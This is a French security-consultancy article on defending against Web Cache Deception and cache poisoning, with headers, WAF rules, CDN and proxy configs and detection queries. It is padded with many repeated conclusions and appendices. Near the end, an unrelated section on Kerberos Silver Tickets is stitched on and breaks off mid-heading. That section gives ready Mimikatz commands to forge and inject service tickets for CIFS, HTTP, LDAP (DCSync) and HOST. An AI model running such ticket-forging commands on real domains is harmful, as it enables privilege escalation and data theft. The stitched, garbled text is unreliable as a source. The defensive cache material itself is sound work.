AYI NEDJIMI Consultants

WebCache Deception & cache - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 25 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les attaques Web Cache Deception (WCD) et le cache poisoning ciblent les mécanismes de caching (CDN, reverse proxies, caches applicatifs) pour voler.

Cette analyse detaillee de WebCache Deception & cache - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de WebCache Deception & cache - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Les attaques Web Cache Deception (WCD) et le cache poisoning ciblent les mécanismes de caching (CDN, reverse proxies, caches applicatifs) pour voler des données sensibles ou injecter du contenu malveillant. En manipulant les URLs, les headers ou les règles de cache, les attaquants peuvent tromper le cache en stockant des réponses privées ou empoisonner le cache pour servir du contenu altéré à d’autres utilisateurs. Cet article analyse les techniques WCD et cache poisoning, présente les surfaces d’attaque (CDN, Varnish, Nginx, CloudFront, Cloudflare), et propose des stratégies de mitigation : contrôles applicatifs, headers HTTP, règles WAF, validation des requêtes et monitoring. L’objectif est de fournir des recommandations opérationnelles aux équipes web, DevSecOps et SecOps.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Comprendre Web Cache Deception (WCD)

La Web Cache Deception consiste à faire en sorte qu'une réponse privée (ex : profil utilisateur) soit mise en cache et servie à d'autres utilisateurs. L'attaquant exploite des règles de cache permissives en jouant sur les extensions d'URL ou les paramètres.

Exemple

1. L'utilisateur authentifié visite . 2. L'attaquant le redirige vers . 3. L'application répond avec le contenu du compte, mais le cache (CDN) voit l'extension `.js` et considère la réponse cacheable. 4. La réponse est mise en cache. 5. L'attaquant request sans être authentifié et reçoit la réponse cached avec les données. Pour approfondir ce sujet, consultez notre article sur les techniques SSRF modernes et le contournement de protections cloud.

![SVG à créer : diagramme WCD]

Conditions

- Cache basé sur le path plutôt que l'authent/authz.
- Absence de headers de cache corrects (`Cache-Control: private`).
- Comportement de fallback (rewrite).

Cache poisoning

Le cache poisoning consiste à injecter du contenu malveillant dans le cache. Tactiques :

- Manipuler headers (Host, X-Forwarded-Host) pour servir phishing.
- Utiliser des query params pour empoisonner (Key confusion).
- Exploiter `Vary` , `Accept` headers.
- HTTP Request Smuggling.

Impacts

- Distribution de contenu malveillant (phishing).
- Exfiltration (XSS dans cache).
- Collapse DoS (serve invalid).

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Surfaces d'attaque

- **CDN** : CloudFront, Cloudflare, Akamai.
- **Reverse proxies** : Nginx, Varnish, HAProxy.

- **Application caches** : Rails ActionController, Spring Cache.
- **Service Worker**.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Mitigations : headers HTTP

- `Cache-Control: private, no-store, no-cache`.
- `Vary: Authorization` (attention performance).
- `Set-Cookie` => caches doivent respecter.
- `Content-Disposition: attachment`.
- `X-Frame-Options`, `Content-Security-Policy`.
- `Surrogate-Control`.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Contrôles applicatifs

- Ne jamais servir contenu sensible sur URLs cacheables (extensions statiques).
- Séparer domaines static/dynamic (`static.entreprise.fr`).
- Validation path (`/account` vs `/account/evil.js`).
- Paramètres `Cache busting`.

Règles WAF

- Bloquer patterns WCD : `/account/.css`.
- Inspecter headers `X-Original-URL`.
- Ajouter règle : `if request contains /account/ and endswith .js -> block`.
- Règle rate limit sur variations path.

Configuration CDN / reverse proxy

- Cloudflare: `Cache Everything` -> disable sur path sensibles.
- CloudFront: Behaviors, Lambda@Edge.
- Varnish: VCL pour `req.http.Authorization` -> `return(pass)`.
- Nginx: `proxynocache $httpauthorization`.

Détection

- Logs CDN : anomalies path (`/account.php/1.css`).
- SIEM : detect responses cacheable contenant PII.
- Alerte quand header `Cache-Control` manquant.
- WAF logs (blocked).

Tests de sécurité

- Burp Suite plugin WCD.
- Owasp ZAP.
- Scripts (python) pour tester path.
- Pentest : essaye extension `.css`, `.js`.

Monitoring

- Logs CDN -> S3 -> Athena queries.
- Observabilité (ELK).
- Métriques : cache hit ratio, anomalies.

Processus DevSecOps

- Review configuration CDN.
- Tests WCD automatiques en CI.
- Security gates (headers).

Cas d'étude

- Facebook (2017) WCD (Samy Kamkar).
- Akamai research.
- Shopify (bug bounty) WCD.

> **Ressources open source associées :**
>
> - owasp-top10-fr — Dataset OWASP Top 10 (HuggingFace)

Est-ce que les CDN modernes sont vulnerables au cache deception ?

Oui, de nombreux CDN et reverse proxies modernes restent vulnerables au web cache deception si leur configuration n'est pas durcie. Les mecanismes de cache basee sur l'extension du fichier sans validation du Content-Type de la reponse constituent le vecteur principal, necessitant une configuration explicite des regles de cache.

Conclusion

La protection contre Web Cache Deception et le cache poisoning repose sur une configuration prudente du caching, des headers précis, des règles WAF adaptées et une surveillance continue. En alignant Dev, Ops et SecOps, les organisations réduisent les risques liés au caching et protègent les données des utilisateurs.

Mécanisme

Les caches (CDN, reverse proxy) déterminent la cacheabilité d'une réponse en fonction du path, des headers `Cache-Control`, `Set-Cookie`, `Vary` et de la méthode HTTP. Si une ressource est servie avec des headers permissifs et un path considéré statique, le cache peut la stocker. Dans le cas de WCD, un attaquant force un utilisateur authentifié à faire une requête vers une URL modifiée mais qui retourne des données privées. Le cache la stocke et sert ensuite ces données à d'autres utilisateurs non authentifiés.

Variantes

- **Extension-based** : ajout `.js`, `.css`, `.jpg` après un path sensible.
- **Suffix confusion** : `/account;%2Fstyle.css`.
- **Headers** : manipuler `X-Original-URL` ou `X-Rewrite`.
- **Parameter confusion** : `?static=1`.

Facteurs aggravants

- Paramètres `Cache Everything`.
- Absence de `no-store`.
- Rewrite rules (IIS, Nginx).

Cache poisoning détaillé

Key confusion

Les caches utilisent un key (URL + headers). Si l'attaquant peut influencer la clé, il peut faire stocker du contenu malveillant accessible par d'autres. Exemple : injection de `Host` header pour rediriger.

Response splitting

Combiner avec HTTP Response Splitting.

DoS

Poisonner en renvoyant 500 -> tank service.

CDN misconfig

- `X-Forwarded-Host` -> injection.
- `X-Forwarded-Scheme`.

Mitigations détaillées

Headers de cache

- `Cache-Control: private, max-age=0`.
- `Pragma: no-cache`.
- `Surrogate-Control: no-store`.
- `Set-Cookie` ensures cache bypass.

Domain splitting

- `static.entreprise.fr` (cache).
- `app.entreprise.fr` (dynamic).
- Pas de mix.

Rewrites & routing

- `tryfiles` Nginx -> attention wcd.
- Exemples :

```
location /account/ {
    proxy_no_cache 1;
    proxy_cache_bypass 1;
}
```

CDN configuration

- Cloudflare: Page Rules -> `Cache Level: Bypass`.
- CloudFront: Behavior -> `Cache Based on Selected Headers` (include `Authorization`).
- Fastly: `VCL` -> `if (req.http.Cookie || req.http.Authorization) return(pass);`.

Reverse proxy

- Varnish: `if (req.http.Authorization || req.http.Cookie) { return(pass); }`.
- Nginx: `proxy_cache_bypass $cookie_sessionid $http_authorization;`.

Application defense

- Validate path: return 404 on unexpected suffix.
- CSRF -> reduce ability to force request.
- Log unusual PATH.

Tests et outils

- `CacheTester` scripts.
- Burp WCD plugin.
- `curl -I` to check headers.

- Security scanning (Akamaized).

Exemple test

```
curl -I  -H 'Cookie: session=abcd'
```

Check `Cache-Control`.

Monitoring & detection (détaillé)

- Logs CDN -> `path` anomalies.
- `SIEM` : `request.path` with extension but returns `Content-Type: text/html`.
- Alerts on `Cache-Control` missing for authenticated responses.

KQL sample

```
CdnLogs
| where ResponseCode == 200 and ResponseHeader['Cache-Control'] !contains 'private'
| where RequestPath has_any ('/account','/profile')
```

Splunk sample

```
index=cdn path="/account/*.css" status=200 | stats count by clientip
```

DevSecOps pipeline

- Unit tests verifying headers.
- Integration tests hitting CDN (staging).
- IaC review for CDN config.

Rate limiting / anomaly detection

- Detect repeated variations path by same IP.
- Block attempts.

WAF rules exemples

- Cloudflare Firewall Rule: `(http.request.uri.path contains "/account/" and http.request.uri.path contains ".js") -> block`.
- AWS WAF: `statement ByteMatch` path `.css` but `Cookie` present.

Governance & policy

- Policy: "Any response containing user-specific data must include `Cache-Control: private`."
- Documented responsibilities (Dev, Ops).

Monitoring metrics

- Cache hit ratio for dynamic endpoints (should be zero).
- Number of blocked WCD attempts.

Case study détaillé

Samy Kamkar (2017)

- Exploit sur Facebook : path `/settings/anything.css`.
- Response (private) cached.
- Fix: `Cache-Control: private, no-store`.

Akamai Research

- Variation path -> WCD.
- Recommandations: separate static/dynamic.

Shopify

- Bounty for WCD bug: path rewriting.

Cache poisoning detection

- Monitor host header mismatches.
- Validate TLS SNI = Host.
- Log unusual `User-Agent`.

Response plan

1. Detect suspicious path. 2. Purge cache (CDN API). 3. Investigate logs (which users impacted). 4. Notify security. 5. Apply config fix. 6. Monitor for recurrence.

Tools & automation

- Scripts to purge caches (Cloudflare API).
- Terraform modules for CDN config.

Observabilité architecture

![SVG à créer : pipeline logs CDN -> SIEM -> alertes]

Checklist de sécurité

- [ ] Séparer domaines static/dynamic.
- [ ] Headers corrects sur pages logged-in.
- [ ] CDN config `pass` if cookie/authorization.
- [ ] WAF rules en place.
- [ ] Monitoring alerting.
- [ ] Tests WCD dans pipeline.

DevSecOps roles

- Dev: implémenter headers.
- Ops: config CDN.
- SecOps: monitor.
- QA: tests.

Logging format example

```
{
  "timestamp": "2024-05-03T09:01:00Z",
  "clientip": "203.0.113.5",
  "path": "/account/evil.js",
  "status": 200,
  "cachestatus": "HIT",
  "cachecontrol": "max-age=3600",
  "useragent": "Mozilla",
  "cookiepresent": true
}
```

Alert if `cachestatus == HIT` and path contains `/account/`.

Rate limiting for path anomalies

- Limit variants per IP (Nginx Map).

Security automation

- On detection -> run `cdn.purge(path)`.
- Notify via Slack.

Observabilité mTLS

- Ensure backend verifying host.

Testing schedule

- Quarterly WCD tests.
- After each CDN change.

Documentation & training

- Ops guide for headers.
- Developer training: caching best practices.

Roadmap

1. Audit cache config. 2. Implement header enforcement. 3. Deploy WAF rules. 4. Add monitoring. 5. Run red team scenario. Pour approfondir, consultez Bug Bounty 2026 : Strategies et Plateformes.

Conclusion enrichie

La prévention des attaques WCD et cache poisoning nécessite une approche holistique combinant configuration prudente des caches, headers adéquats, segmentation des domaines, règles WAF et une observabilité proactive. En intégrant ces mesures au cycle DevSecOps, les organisations protègent les données utilisateurs et la réputation de leurs services.

Annexes supplémentaires

Matrice de risque

| Risque | Probabilité | Impact | Mitigation | |--------|-------------|--------|-----------| | WCD exposant PII | Moyen | Élevé | Headers stricts, séparation domaines | | Cache poisoning XSS | Faible/Moyen | Élevé | Validation headers, WAF | | DoS via cache poisoning | Moyen | Moyen | Rate limiting, purge automatisée | | Host header attack | Moyen | Élevé | Validation host, TLS SNI, WAF |

Processus d'audit

1. Inventaire des règles de cache. 2. Revue des headers générés. 3. Tests WCD automatiques. 4. Documentation des exceptions. 5. Rapport et suivi.

Observabilité pipeline détaillé

- CDN -> Logs (S3).
- ETL -> Kinesis Firehose.
- SIEM -> Correlation.
- Alerts -> PagerDuty/Slack.
- Response -> automation (Lambda purge).

Machine learning detection

- Features: `pathpattern`, `cachestatus`, `cookiepresent`, `useragent`.
- Model: RandomForest.
- Label: known WCD attempts.
- Alert when probability > threshold.

Rate limiting example (Cloudflare Workers)

```
async function handleRequest(request) {
  const url = new URL(request.url);
  if (url.pathname.startsWith('/account/') && url.pathname.includes('.')) {
    return new Response('Forbidden', { status: 403 });
  }
  return fetch(request);
}
```

Observabilité metrics

- `wcdattemptstotal`.
- `cachepoisoningalerts`.
- `cachehitratiosensitive`.

Logging guidelines

- Tag entries with `sensitivepath` boolean.

- Store `cachekey`.
- Keep retention 180 jours.

Response playbook détaillé

1. Alerte WCD. 2. Identifier path & cache key. 3. Purge via API (CloudFront invalidation). 4. Revue logs -> impacted users. 5. Informer DPO si PII. 6. Correction configuration/headers. 7. Validation (test). 8. Post-mortem.

Table WAF rules (exemples)

| Vendor | Rule | |--------|------| | Cloudflare | `http.request.uri.path contains "/account/" and http.request.uri.path contains ".js"` | | AWS WAF | ByteMatch on path `"/profile"` AND regex `\.(css|js|png)` -> Block | | Akamai | `match` on Query parameter `cache` + cookie -> deny |

Automation scripts

- `invalidatepath.sh` -> CloudFront.
- `cffirewallrule.tf` -> Terraform module.

Governance

- Security policy section "Caching".
- Assign owner (Platform team).

Training & awareness

- Document best practices.
- Provide labs.

Tools pour tests

- `wcd-checker`.
- Burp `Param Miner`.
- `cachebuster`.

Observabilité: sample SQL (Athena)

```
SELECT clientip, requesturi, status, cachestatus
FROM cdnlogs
WHERE requesturi LIKE '%/account/%'
  AND requesturi LIKE '%.css%'
  AND status = 200
  AND cachestatus = 'HIT'
ORDER BY time DESC
LIMIT 100;
```

WAF & RASP

- RASP (Runtime) -> detect caching of responses with session.

Reverse proxy best practices

- Default `proxycachebypass` when `Authorization` or `Cookie`.
- Use `proxynocache`.

Config examples

Nginx

```
location / {
  if ($httpcookie != "") {
    set $cachebypass 1;
  }
  proxynocache $cachebypass;
  proxycachebypass $cachebypass;
}
```

Varnish

```
if (req.http.Authorization || req.http.Cookie) {
  return (pass);
}
```

Observabilité multi-layer

- Browser telemetry (RUM) -> detect unusual cached responses.
- Synthetic monitoring.

Security champions

- Validate caching rules during release.
- Provide feedback.

Integration CI/CD

- Static analysis (lint Nginx config).
- Tests (curl) verifying `Cache-Control`.

Data classification

- Mark endpoints with sensitivity.
- Use metadata to drive caching policy.

Red team scenario

1. Identify sensitive path. 2. Test combos `.css`. 3. Evaluate caching behavior. 4. Report results.

Posture management

- CSPM to check CDN config.

Compliance

- GDPR -> data leakage.
- PCI -> payment data.

KPIs & reporting

- `# WCD tests executed`.
- `# misconfig found`.
- `Mean time to purge`.

Future trends

- HTTP/3 caching behavior.
- Edge computing (Workers).

Final recommandations

- Document and automate caching policies.
- Monitor continuously.
- Engage in regular testing.

Annexes avancées (suite)

Matrice RACI

| Activité | R | A | C | I | |----------|---|---|---|---| | Configuration CDN | Platform Eng | Platform Manager | AppSec, SecOps | Dev | | Headers applicatifs | Dev Team | Product Owner | AppSec | QA | | Monitoring logs | SecOps | SOC Manager | Platform | Dev | | Tests WCD | AppSec | CISO | Dev, Platform | QA | | Incident response | SecOps | CISO | Legal, Comms | Exec |

Processus de revue cache

1. **Analyse** : identifier endpoints sensibles. 2. **Validation** : vérifier headers. 3. **Test** : exécuter scripts WCD. 4. **Review** : pair review config CDN. 5. **Déploiement** : via IaC. 6. **Monitoring** : vérifier logs.

Pipeline IaC

- Terraform modules pour CDN, WAF.
- GitOps -> PR review (AppSec).
- Automated tests (Terratest).

Observabilité multi-cloud

- CloudFront -> CloudWatch.
- Cloudflare -> Logpush.
- Akamai -> DataStream.
- Centraliser dans SIEM.

Scripts automation (exemple Python)

```
from cloudfront import CloudFrontClient
cf = CloudFrontClient()
paths = ['/account/', '/profile/']
cf.createinvalidation(paths)
```

WAF integration patterns

- Edge WAF -> inspect path.
- App WAF -> inspect responses (CSP).

Graph & ML

- Graph logs -> detect clusters (rare path).
- ML streaming (Kinesis Analytics).

Response automation

- Build Lambda triggered by CloudWatch -> purge path.
- Notify Slack.

Testing schedule

- Monthly WCD scanning.
- After major release.
- After CDN rule change.

Training module outline

1. Introduction caching. 2. WCD presentations. 3. Demos. 4. Hands-on labs. 5. Checklist.

Future research

- Evaluate interplay with Service Workers.
- Investigate HTTP/3 caching.

Conclusion additionnelle

La sécurisation du cache implique une vigilance constante, des processus automatisés et une collaboration agile entre équipes engineering et sécurité.
Annexes finales

Tableau de logs recommandés

| Champ | Description | |-------|-------------| | timestamp | Date/heure requête | | client*ip* | *IP origination* | | *path* | *URI complète* | | *method* | *Méthode HTTP* | | *status* | *Code réponse* | | *cache*status | HIT/MISS/BYPASS | | user*agent* | *UA* | | *referer* | *Référent* | | *cookie*present | booléen | | cache*control* | *Header CC* | | *host* | *Host header* | | *response*size | Taille réponse | | proxy | CDN node |

WCD detection with regex

- Regex: `/account/.\.(css|js|png|jpg)$`.
- Alert if `status=200` and `cache*status=HIT*`.

Sample Grafana dashboard widgets

- Time series `HIT` on sensitive paths.
- Table showing top suspicious requests.
- Alert panel with purge actions.

Purge automation pattern

- Cloud Functions triggered by Pub/Sub when WCD alert.
- Function uses API to purge path.

Observabilité: integrate with APM

- New Relic -> monitor response headers.
- AppDynamics -> instrumentation.

Testing scripts

```
#!/bin/bash
URLS=("/account/profile.css" "/profile/1.js")
for url in "${URLS[@]}"; do
  curl -is -H "Cookie: session=abc" "" | grep -E "Cache-Control|Set-Cookie|Cache"
done
```

Logging pipeline reliability

- Ensure logs delivered (SQS, retries).
- Monitor ingestion.

Document exceptions

- Some dynamic endpoints may need caching (A/B tests). Document with owner, justification, controls.

Governance

- Quarterly review board.
- Compliance audit (PCI).

Post-incident checklist

- [ ] Cache purged.
- [ ] Headers corrected.
- [ ] Impacted users notified.

- [ ] Incident report.
- [ ] Lessons learned.

KPIs

- `Cache HIT ratio dynamic` -> target < 1%.
- `Number of WCD attempts blocked`.
- `Mean time to purge`.

Culture & communication

- Share quick tips.
- Provide on-call cheat sheet.

Roadmap (12 mois)

- Q1 : Audit, baseline.
- Q2 : Automation, WAF.
- Q3 : ML detection.
- Q4 : Integration with SOAR, training.

Final phrase

Maintenir des contrôles rigoureux, tester régulièrement et automatiser la réponse constitue la meilleure protection contre le Web Cache Deception et le cache poisoning.
Annexes complémentaires (ultimes)

Cas d'usage spécifiques

Applications SPA

- Les frameworks SPA utilisent intensivement JS/CSS. Important de séparer contenus statiques (cacheables) et routes dynamiques.
- Utiliser rewriting `index.html` ? -> config `Cache-Control: no-store` pour contenu dynamique.

API

- API responses (JSON) souvent non cacheables. S'assurer `Cache-Control: private`.
- Clients ne doivent pas envoyer `Cache-Control: public`.

Fichiers générés (PDF factures)

- Si stockés, utiliser URLs signées (S3 presigned).
- Forcer `Content-Disposition: attachment`.

Table comparatif CDN

| CDN | Feature anti-WCD | Notes | |-----|------------------|-------| | Cloudflare | Cache Rules, Bypass cookies, Workers | Attention aux Page Rules globales | | AWS CloudFront | Behaviors, Lambda@Edge, Cache Policies | Doit inclure `Authorization` dans key | | Akamai | Property Rules, EdgeWorkers | Puissant mais complexe | | Fastly | VCL custom | Permet logique fine |

Example AWS CloudFront policy

- Cache key includes `Authorization`.
- Behavior for `/account/*` set to `CacheDisabled`.
- Lambda@Edge verifying path.

Example Cloudflare transform rule

```
if (http.cookie contains "session=") {
  set cachettl = 0;
}
```

Observabilité multi-layer (détail)

- Browser -> send beacon when unexpected content.
- Client library instrumentation.
- Real user monitoring (RUM).

Machine learning advanced features

- `path*similarity*`.
- `entropy` of query.
- `cookiepresence`.
- `cache*status*` transitions (MISS -> HIT).

Response automation details

- Use `AWS Lambda` to call `CreateInvalidation`.
- Use `Cloudflare API /purgecache`.
- Logging actions (auditable).

Security champions responsibilities

- Validate new caching rules.
- Train peers.

Program of continuous testing

- Use synthetic users with cookies to test WCD.
- Compare responses (should not be cache hit).

Data governance

- Tag data fields (confidential).
- Use tags to drive caching decisions.

Observabilité for host header

- Compare `Host` header vs `:authority`.

• Alert on mismatch.

Tools open source

• `CacheGuard` (scripts).
• `CF-Analyzer`.

Policy example (internal)

"Toute réponse contenant des données utilisateur authentifiées doit inclure `Cache-Control: private, no-store`. Les proxies doivent bypasser le cache dès qu'un header d'authentification ou un cookie est présent."

Education / documentation

• Confluence page "Cache Safety".
• Video training.

Future-proofing

• Monitor upcoming standards (Cache Digests).
• Evaluate CDN features (Custom TTL).

Résumé final

Protéger contre WCD/cache poisoning combine configuration, validation, tests, monitoring et réponse automatisée. La vigilance constante est clé.
Annexe finale

Table de suivi des actions

| Action | Responsable | Deadline | Statut | |--------|-------------|----------|--------| | Audit headers | AppSec | 2024-07-15 | En cours | | Config CDN bypass auth | Platform | 2024-07-30 | Planifié | | WAF rule WCD | SecOps | 2024-08-01 | Complété | | Automation purge | Platform | 2024-08-15 | En cours | | Training session | AppSec | 2024-08-20 | Planifié |

KPI dashboard (exemple)

• `cache*sensitive*hit*ratio*` : 0%.
• `wcdattempts*blocked*` : 12 (mois).
• `timeto*purge*avg` : 4 minutes.
• `coverage*headers*` : 95%.

Template de runbook

1. Description WCD. 2. Who to contact. 3. Steps (detect -> purge -> fix -> notify). 4. Scripts. 5. Checklist.

Observability as code

- Terraform module for CloudWatch alarms (WCD).
- Logging pipeline defined in code.

Security scanning integration

- Add WCD tests to `Zap` pipeline.
- Use `Burp` automation (CI).

Collaboration

- Cross-team guild `#caching-security`.
- Monthly sync.

Closing statement

Une stratégie complète, automatisée et collaborative est indispensable pour contrer durablement les attaques de Web Cache Deception et de cache poisoning.
Annexes supplémentaires (finales) Pour approfondir, consultez OAuth 2.1 : Nouvelles Protections et Migration.

Détails sur les entêtes HTTP

- `Cache-Control`

- `no-store` : ne cache jamais la réponse. - `no-cache` : doit revalider. - `private` : pas cache partagé. - `public` : (éviter pour contenu sensible). - `max-age=0` : expiration immédiate.

- `Pragma: no-cache` : compat.
- `Expires: 0`.
- `Vary` : attention explosion cache. `Vary: Authorization` utile.
- `Set-Cookie` : caches conformes ne cachent pas si set.
- `Surrogate-Control` : instruct les CDN.

Bonnes pratiques de développement

- Ajoutez middleware qui force `Cache-Control` sur toutes les réponses authentifiées.
- Séparez les routes statiques (CDN) et dynamiques (pas de cache).
- Utilisez URL rewriting contrôlé.

Sécurité du host header

- Valider `Host`.
- Config `servername`.
- WAF : block host anomalies.

Logs analytiques

- Requête 200 avec `cache*status=HIT*` et `cookiepresent` -> alarme.

- Path contenant `%2f`.
- Variation de file extension.

Case d'école

- E-commerce : pages `order` -> WCD; fix: `Cache-Control`, domain split.
- Banque : host header injection -> phishing; fix: strict host validation.

Automation WCD-tests

- Tool executes `GET /{sensitive}/{suffix}`.
- Checks `cache_status`.
- Alerts.

Observabilité : Splunk dashboard

- Panel 1: Table suspicious requests.
- Panel 2: Graph WCD attempts.
- Panel 3: Response header compliance.

ML: training dataset

- Collect 6 mois logs.
- Label known WCD.
- Train logistic regression.
- Evaluate.

Response integration with SOAR

- Playbook: detection -> purge -> open ticket -> notify -> close.
- Ensure rollback friendly.

Compliance alignement

- Document controls pour audits SOC2.

Conclusion finale reforcée

Une plateforme résiliente face au Web Cache Deception repose sur des configurations précises, des contrôles de validation, des tests continus et une observabilité en temps réel. En alignant ces piliers, les organisations minimisent les risques de fuite de données et de manipulation de contenu.

Annexes finales (ultimes)

Tableau d'action prioritaire

| Priorité | Initiative | Bénéfices | |----------|------------|-----------| | Haute | Déploiement headers `Cache-Control` automatiques | Empêcher cache de réponses sensibles | | Haute | Configuration CDN bypass sur paths auth | Empêcher WCD | | Moyenne | Automatise purge via SOAR | Réduire temps de réponse | | Moyenne | ML détection anomalies | Détection proactive | | Basse | Formation continue | Culture sécurité |

Checklist d'audit trimestriel

- [ ] Les endpoints sensibles répondent avec `private, no-store`.
- [ ] Les logs montrent 0 `HIT` sur `/account`.
- [ ] Les règles WAF sont actives et testées.
- [ ] Les scripts de purge fonctionnent.
- [ ] Les tests WCD automatisés sont passés.
- [ ] Les dashboards sont à jour.

Observabilité : notifications

- Slack channel #cache-alerts.
- PagerDuty incidents.
- Email DPO si PII.

Rétrospective post-incident

1. Qu'est-ce qui a fonctionné ? 2. Qu'est-ce qui a échoué ? 3. Actions correctives. 4. Mise à jour documentation.

Plan de communication externe

- Messages aux clients (si impact).
- FAQ.
- Coordination PR/legal.

Indicateurs de succès

- 0 incidents WCD.
- Temps purge < 10 min.
- Training complété (100%).

Conclusion finale

En combinant contrôles techniques, automatisation et gouvernance, les organisations bâtissent une défense durable contre les attaques de Web Cache Deception et de cache poisoning.

Message final

Maintenir la sécurité des caches nécessite une vigilance constante, une collaboration inter-équipes et un cycle d'amélioration continue. En testant régulièrement, en surveillant la configuration et en automatisant la réponse, vous anticipez les attaques, protégez vos utilisateurs et renforcez votre posture de sécurité. Continuez à mesurer, documenter, partager et ajuster : la sécurité des caches est un effort quotidien qui protège vos utilisateurs et votre marque. Restez alignés, restez curieux, restez engagés : c'est ainsi que l'on conserve une longueur d'avance sur les attaques Web Cache Deception et cache poisoning. Inscrire ces pratiques dans vos processus, vos outillages et votre culture garantit que chaque évolution renforce la résilience de votre architecture face aux détournements de cache. Continuez à auditer, à automatiser, à tester et à communiquer : la vigilance collective demeure votre meilleure défense. Toujours mesurer, toujours corriger, toujours progresser. Sécurité, résilience, confiance, ensemble. Toujours vigilants. Toujours prêts. Sécurité.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

